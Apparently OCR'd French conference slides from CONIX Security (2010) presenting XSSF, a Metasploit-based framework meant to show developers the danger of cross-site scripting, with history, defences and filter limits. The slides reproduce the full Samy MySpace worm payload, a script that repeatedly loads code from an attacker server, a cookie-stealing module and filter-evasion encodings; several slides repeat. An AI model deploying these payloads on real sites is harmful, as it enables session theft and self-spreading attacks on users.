XSSF : démontrer le danger des XSS

XSSFramework

Ludovic Courgnaud Imad Abounasr

30 Novembre 2010

CONIX SECURITY

Cross-Site Scripting (XSS)

XSSF

<script> alert(“Définition”) </script>

Vulnérabilité web permettant à un attaquant d’injecter du code dans une page web provoquant un comportement différent de celui attendu par le créateur de la page

Cas pratique

```
<html><body>
    Message value is :
    <?php
        echo $_GET["message"] ;
    ?>
</body></html>
```

CONIX SECURITY

Cross-Site Scripting (XSS)

XSSF

<script> alert(“Définition”) </script>

Vulnérabilité web permettant à un attaquant d’injecter du code dans une page web provoquant un comportement différent de celui attendu par le créateur de la page

Cas pratique

```
<html><body>
    Message value is :
    <?php
        echo $_GET["message"] ;
    ?>
</body></html>
```

CONIX SECURITY

Il était une fois . . .

- Pas de date – exacte – de découverte pour les XSS
- Découverte il y a longtemps, probablement vers 1996
- La possibilité d'injecter du contenu dans une page web a été remontée dans le navigateur Netscape
- Considérée longtemps comme "*la vulnérabilité du pauvre*"

Il était une fois . . .

La XSS dans le classement de l'OWASP

- 2004 : 4e vulnérabilité WEB la plus critique
- 2007 : 1ère vulnérabilité WEB la plus critique
- 2010 : 2e vulnérabilité WEB la plus critique

Dans la vraie vie

XSSF

Samy worm

- Créé par *Samy Kamkar* en 2005 et propagée sur MySpace
- Infection de 1M de profils en 24H
- But non malicieux : ajoute “Samy” à la liste d’amis de la victime

```
<div id=mycode style="BACKGROUND: url('javascript:eval(document.all.mycode.expr)')"
expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;
try{var D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else
{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var
Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return
N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-urlencoded
');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var
S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+'
value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var
W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var
Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var
AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv
id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInte
rests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuse
action=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2(
'/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/
x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

CONIX SECURITY

Dans la vraie vie

XSSF

Yamanner


- En juin 2006 sur Yahoo !
- Exécution de code JavaScript dans le corps d'un e-mail
- But malicieux : "infection du poste de la victime et propagation sur l'ensemble de son carnet d'adresses"

Dans la vraie vie

XSSF

Apache.org

- En avril 2010
- Attaque ciblée
- XSS dans le système de gestion des tickets de la fondation apache
- Combinaison avec un raccourcisseur d'URL : *TinyURL.com*
- Récupération des mots de passe utilisateurs




CONIX SECURITY

Comment expliquer les risques ?

XSSF

- Pas toujours évident
- Proof of Concept (POC) souvent utilisée :

```
<script> alert(123); </script>
```



- Risques souvent mis en avant :
  - Vol du cookie de session
  - Phishing

CONIX SECURITY

Contexte du projet XSSF

XSSF

- Démontrer d'une manière simple aux chefs de projets et aux développeurs la dangerosité des XSS
- Disposer d'un Framework facilitant la conception de scénarios d'attaques
- Prise en compte des protections : SOP, filtres...
- Prise en compte des nouveaux vecteurs : HTML5...
- S'inscrire dans le projet communautaire Metasploit

CONIX SECURITY

Principe

XSSF


- Injection générique
- Regrouper les victimes d'une XSS
- Attaques massives ou ciblées sur les victimes
- Framework évolutif, possibilité d'ajouter des attaques
- Démonstrations simples aux clients
- Quelques outils existants :
  - BeEF (Browser Exploitation Framework)
  - XSSShell
  - XeeK (XSS Easy Exploitation Kernel)
- Intégration dans Metasploit Framework (MSF) !

CONIX SECURITY

Intégration dans MSF


Mais t'as quoi ? ? ? Metasploit !

- Projet open-source
- MSF est un des sous-projets de Metasploit
- Développement et exécution d'exploits contre une machine distante
- Utilisé par :
  - Administrateurs et auditeurs pour tester le niveau de vulnérabilité des systèmes
  - Pirates pour exploiter des machines distantes



“One Ring to rule them all. . .”


XSSF



A l'attaque !

XSSF

- Injection du fichier "`http://10.100.48.247:8888/loop`"




```
function executeCode() {
    script = document.createElement('script');
    script.id = "XSSF_CODE";
    script.src = "http://10.100.48.247:8888/ask";
    document.body.appendChild(script);
}
setInterval(executeCode, 5000);
```

Exemple de module XSSF

XSSF

```
require 'msf/core'
require 'msf/base/xssf'

class Metasploit3 < Msf::Auxiliary
    include Msf::Xssf::XssfServer

    # Module initialization
    def initialize(info = {})
        super(update_info(info,
            'Name'        => 'Cookie getter',
            'Description' => 'Return to metasploit the
                              cookie of the user'
        ))
    end

    # Part sent to the victim, insert your code here !!!
    def on_request_uri(cli, req)
        code = %Q{
            XSSF_POST(document.cookie, '#{self.name}')
        }
        send_response(cli, code)
    end
end
```

Exploits MSF + XSSF

XSSF

- Gestion simple des modules :
  - Codés “à la façon MSF”
  - MSF possède ses modules
  - XSSF possède ses modules
  - Chacun peut utiliser les modules de l’autre
- Lancement d’exploits MSF depuis une XSS :
  - Exploits ciblés
  - Suite d’exploits possible
  - Aucune modification nécessaire sur les exploits existants
  - Contrôle total de la machine

CONIX SECURITY


Démonstration

XSSF

http://securitytube.net/XSSF-(Attacking-with-XSS-using-Metasploit)-Part-1-video.aspx


Tunnel XSS

XSSF



FaceTunnellé !

XSSF



Démonstration

XSSF

http://securitytube.net/XSSF-(Attacking-with-XSS-using-Metasploit)-Part-2-video.aspx

Bloqueurs XSS

Avantages

- Blocage préventif de scripts basé sur une liste blanche
- Permet d'éviter l'exploitation de failles

Inconvénients

- Système très restrictif
- Vulnérabilité XSS sur un site de confiance ?

Bloqueurs XSS

Avantages

- Blocage préventif de scripts basé sur une liste blanche
- Permet d'éviter l'exploitation de failles

Inconvénients

- Système très restrictif
- Vulnérabilité XSS sur un site de confiance ?

Filtres XSS

XSSF

Avantages

- Permet d'éviter les attaques XSS volatiles (75% des XSS)
- Filtre la réponse HTTP en fonction de la requête

Inconvénients

- Pas de filtre pour les XSS persistantes
- Certaines applications restent vulnérables
- Difficulté à filtrer tous les codes JavaScripts :
  - `"+ADw-script+AD4-"` = `<script>` en UTF-7
  - `"(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+"(+[])""` = `alert(0)`

CONIX SECURITY

Filtres XSS

XSSF

Avantages

- Permet d'éviter les attaques XSS volatiles (75% des XSS)
- Filtre la réponse HTTP en fonction de la requête

Inconvénients

- Pas de filtre pour les XSS persistantes
- Certaines applications restent vulnérables
- Difficulté à filtrer tous les codes JavaScripts :
  - `"+ADw-script+AD4-"` = `<script>` en UTF-7
  - `"(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+"(+[])""` = `alert(0)`

Web Application Firewalls (WAF)

Avantages

- Création de règles personnalisées de conversation HTTP
- Regroupement des contrôles sur un même niveau
- Prévention contres les attaques de type XSS ou SQLi

Inconvénients

- Impossibilité de détecter tous les codes malicieux
- Nécessité de mettre à jour régulièrement les règles

Web Application Firewalls (WAF)

Avantages

- Création de règles personnalisées de conversation HTTP
- Regroupement des contrôles sur un même niveau
- Prévention contres les attaques de type XSS ou SQLi

Inconvénients

- Impossibilité de détecter tous les codes malicieux
- Nécessité de mettre à jour régulièrement les règles

“Security is not a product : it’s a process. . .”

XSSF

Solution ?

- JavaScript utilisé sur une majorité d’applications
- Pas de solution miracle côté client
- Sensibilisation des développeurs aux failles XSS
- Filtrage de toutes les entrées utilisateur côté serveur

CONIX SECURITY

- Produit mis en ligne depuis quelques temps
- Nombreux retours de personnes ayant testé XSSF
- Intégration probable dans MSF 3.5.1

ludovic.courgnaud@conix.fr imad.abounasr@conix.fr